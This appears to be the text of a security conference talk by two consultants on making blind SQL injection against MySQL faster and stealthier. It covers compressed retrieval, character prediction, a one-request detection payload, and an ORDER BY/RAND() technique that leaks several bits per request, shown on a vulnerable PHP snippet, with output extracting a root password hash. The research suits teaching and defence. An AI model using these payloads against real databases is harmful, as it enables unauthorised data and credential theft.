
SecurusGlobal



Louis <louis@securusglobal.com>

Luke <luke@securusglobal.com>

SELECT user FROM mysql.user LIMIT 2

- Security consultants working for Securus Global in Melbourne
- Have done/are doing a lot a web pentesting
- Research focus on web security:
  - Web Attacks
  - Web Application Scanners (WAS) testing
  - Web Application Firewall (WAF) testing
  - (In)Secure coding

Why do we want to optimize SQL injections?

- Stealth
- Retrieving a large amount of data
- Being faster
- Because you’re bored using sqlmap
- Because it’s fun

What can be optimized?

- Length of the injection

- Number of requests to retrieve information
  - Optimize retrieval strategy
  - Optimizations on information

Reducing injection length (MySQL)

- `SUBSTR()` instead of `SUBSTRING()`
- `MID()` instead of `SUBSTR()`
- Using `CRC32()`
  - Instead of using the long string you replace it with the CRC32

Reducing injection length (MySQL)

- `SELECT@@version` instead of

`SELECT VERSION()`

- `&&1` instead of `AND 1=1`
- `&1` instead of `&&1`

- `||1` instead of `OR 1=1`
- `|1` instead of `||1` (fails for `NULL|1`)

Reducing injection length (MySQL)

- `!id` instead of `id=0`

- `>` instead of `<=` (don't forget to swap the


String Retrieval


- `LENGTH('admin')` = 5
  - 5 * 7 bits = 35 requests
- `LENGTH(COMPRESS('admin'))` = 17
  - 17 * 7 bits = 119 requests

Original vs Compressed

- Based on CVE allitems.txt
  - about 47,000 VARCHAR(1000)

```
SELECT ROUND(AVG(
   LENGTH(COMPRESS(SUBSTRING(
     text,1,N
   )))
)) FROM texts
```


length(x) vs length(compress(x))
y=length(compress(x))
y=length(x)
196
147
98
49
0


length(x) vs length(compress(x))
y=length(compress(x))
y=x
990
660
330
0

How to get 80 characters?

```
SELECT COMPRESS(CONCAT_WS(':',
  id,name,age,address,password
)) FROM users


SELECT
  GROUP_CONCAT(user,password)
FROM users;
```

- 1024 Character limit

Hash Retrieval

- `LENGTH(MD5('X'))` = 32
  - 32 * 7 bits = 224 requests
- `LENGTH(COMPRESS(MD5('X'))` = 44
  - 44 * 7 bits = 308 requests

Hash Retrieval

- Hash keyspace [0-9a-f]

- `LENGTH(UNHEX(MD5('X')))` = 16
  - Need to retrieve all 8 bits
  - 16 x 8 bits = 128 requests

Integer Retrieval

- “131” → 3 x 7bits
- 131 → 8 bits
- Dichotomy search
- Use CONV()

Improving Detection

- AND 1=0 --’ AND 1=0 --” AND 1=0 --
- AND 1=0 --’ AND 1=0 --” AND 1=0 --
- AND 1=0 --’ AND 1=0 --” AND 1=0 --
- Really good payload to detect SQL injection in one request

Data prediction


Using Markov

- Given the current characters what is the next character most likely going to be
- Learning from a list of table names, column names and data to get a model of the data
- For each request check if the character is the one predicted before trying to retrieve his 7 bits


Tree

- Based on the information already retrieved guess the next characters
- For example if I already retrieved RUX, the next character is likely to be C … for RUXCON
- And if you don’t have anything in your tree matching, you can use markov

Tree learning process




After inserting "ruxcon"



After inserting "ruxcon" and "ruxmon"


Tree learning process



After inserting "ruxcon", "ruxmon"
and "russian"

Guessing process

- You already have “RU”



Statistics

- No optimisation: 3345
- Markov: 3102
- Markov + Lowercase: 3006
- Markov + Lowercase + Tree: 1166
- Updating the tree when retrieving information can be used as well, but not always effective

Maximising information retrieved for each request

Vulnerability

```
…
$o = $_GET['order'];
$sql = 'SELECT * FROM users';
$sql .= 'ORDER BY ';
$sql .= mysql_real_escape_string($o);
$result = mysql_sql($sql);
…
```

Exploitation

- Slow brute force:
  - Blindly check each character against the alphabet
- A bit better:

```
IF (ASCII(substring((select @@version),1,1))&1, id, name)
IF (ASCII(substring((select @@version),1,1))&2, id, name)
IF (ASCII(substring((select @@version),1,1))&4, id, name)
IF (ASCII(substring((select @@version),1,1))&8, id, name)
IF (ASCII(substring((select @@version),1,1))&16, id, name)
IF (ASCII(substring((select @@version),1,1))&32, id, name)
IF (ASCII(substring((select @@version),1,1))&64, id, name)

IF (ASCII(substring((select @@version),2,1))&1, id, name)
```

Exploitation

Blind SQLi: 2 states

We can do better...

Let say we have 4 columns:

=> 4 states

order by can sort by multiple columns:

“order by firstname, lastname”

=> more states (8 if lucky)

Color Blind SQLi (copyright Nicolas Collignon)

Exploitation

For each combinations of order by:

- fingerprint the response (with cast for id)
- md5 for global warming

SQL has a case statement:

```
CASE (ASCII(substring((select @@version),1,1))&4)
WHEN 0 then column1
WHEN 1 then column2
WHEN 2 then column3
WHEN 3 then column4
END
```

Exploitation

```
## Retrieving ----XXXX
CASE (ASCII(substring((select @@version),1,1))&3)  when
0 then id  when 1 then name  when 2 then age  when 3
then groupid  END  ASC,  CASE ((ASCII(substring((select
@@version),1,1))&12)>>2)  when 0 then id  when 1 then
name  when 2 then age  when 3 then groupid  END ASC

## Retrieving XXXX----
CASE ((ASCII(substring((select @@version),1,1))&48)>>4)
when 0 then id  when 1 then name  when 2 then age  when
3 then groupid  END  ASC,  CASE
((ASCII(substring((select @@version),1,1))&192)>>6)
when 0 then id  when 1 then name  when 2 then age  when
3 then groupid  END ASC
```

Exploitation

```
SELECT id,username
FROM users
```

id	username
1	admin
2	moderator
3	guest

Exploitation

```
SELECT id,username
FROM users
ORDER BY RAND()
```

id	username
2	moderator
1	admin
3	guest

Exploitation

```
SELECT id,username
FROM users
ORDER BY RAND()
```

id	username
3	guest
2	moderator
1	admin

Exploitation

```
SELECT id,username
FROM users
ORDER BY RAND(1)
```

id	username
3	guest
1	admin
2	moderator

Exploitation

```
SELECT id,username
FROM users
ORDER BY RAND(1)
```

id	username
3	guest
1	admin
2	moderator

```
((Float(i*0x10001+55555555)*3+Float(i*0x10000001))%0x3FFFFFFF)/0x3FFFFFFF
```

Exploitation

RAND seed	Order of id
0	1,2,3
1	3,1,2
2	2,3,1
3	3,2,1
4	1,2,3

Exploitation

RAND seed	Order of id	Bits
0	1,2,3	00
1	3,1,2	01
2	2,3,1	10
3	3,2,1	11

Exploitation

```
RAND(
   CONV(
      CONCAT(
         IF((true/false),0,1),
         IF((true/false),0,1)
      )
      ,2,10
   )
)
```

Exploitation

```
injection = 'HEX(%s)' % injection
injection = 'CONV(%s,16,2)' % injection
# substr to how many bits we can get per request, MySQL starts at 1, not 0
binary_substring = "SUBSTR(%s,#{i},#{bits})" % injection
```

Statistics

Rows	Bits
2-6	1
7	5
8	5
9	9
10	11
11	12
12	13
13	17

Real World Scenario

- 7 rows
- Can retrieve 5 bits per request

- 1830 characters (14640 bits) in /etc/passwd
- Retrieve with 2930 requests

- 740 characters for compressed /etc/passwd
- Retrieved with 1186 requests

```
ace@Lexmark2700:~/git/mysql_rand
[ace@Lexmark2700 mysql_rand]$ ruby script.rb
We can steal 5 bits per request
.....................................................
.................
Stolen Binary String
01110010011011110110111101110100011101000101010010001000
00000101000110010000010100010100110110010001100100010100
10000011001101000010001101100011000100111000010000100011
10001101100011001100110110001101100011010100110011010001
00111001010000010011011000110100001101000011010001000100
11010100111001001101100100001101000011001100110011000001
01010100011000111001
Bits
368
Chars
46
ASCII String
root:*DAFAE6FE83B618B6636653E9A6444D596CC30EF9
Request Count
75
[ace@Lexmark2700 mysql_rand]$
```

Source available tomorrow at:

https://github.com/lukejahnke

Questions?